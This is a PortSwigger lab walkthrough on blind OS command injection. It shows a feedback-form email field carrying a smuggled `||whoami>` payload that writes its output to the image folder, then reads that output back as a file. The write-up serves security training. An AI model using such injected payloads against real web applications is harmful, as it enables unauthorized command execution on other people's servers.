PortSwigger
Lab Description

This lab contains a blind OS command injection vulnerability in the feedback function. The application executes a shell command containing the user-supplied details, but the output is not returned in the response.
Objective: Execute the whoami command and retrieve the output.
Key information:
- Writable folder:
/var/www/images/ - Files in this folder are served as product images
- Output redirection can capture command results

Step 1: Capture the Feedback Request
- In Burp’s browser, access the lab
- Use the feedback feature (usually at the bottom of the page)
- Fill in the form and submit it
- In Burp Proxy, find the
POST /feedback/submitrequest - Send it to Repeater
Example request:
POST /feedback/submit HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded

csrf=TOKEN&name=test&email=test%40test.com&subject=test&message=test
Step 2: Inject the Command
Modify the email parameter:
Original:
email=test%40test.com
Modified (with output redirection):
email=test%40test.com||whoami>/var/www/images/output.txt||
Full request:
POST /feedback/submit HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded

csrf=TOKEN&name=test&email=test%40test.com||whoami>/var/www/images/output.txt||&subject=test&message=test
What this does:
||→ OR operator (executes if the previous command fails)whoami→ The command to execute>→ Redirects output to a file/var/www/images/output.txt→ The output file location

Step 3: Send the Request
- Click Send in Repeater
- The command is executed in the background
- The output is written to
/var/www/images/output.txt
Step 4: Retrieve the Output

- In Burp, find a request that loads a product image:
GET /images/product1.jpg HTTP/1.1
- Send it to Repeater

- Change the
filenameparameter tooutput.txt:
GET /images/output.txt HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
- Send the request
Response:
peter

Step 5: Lab Solved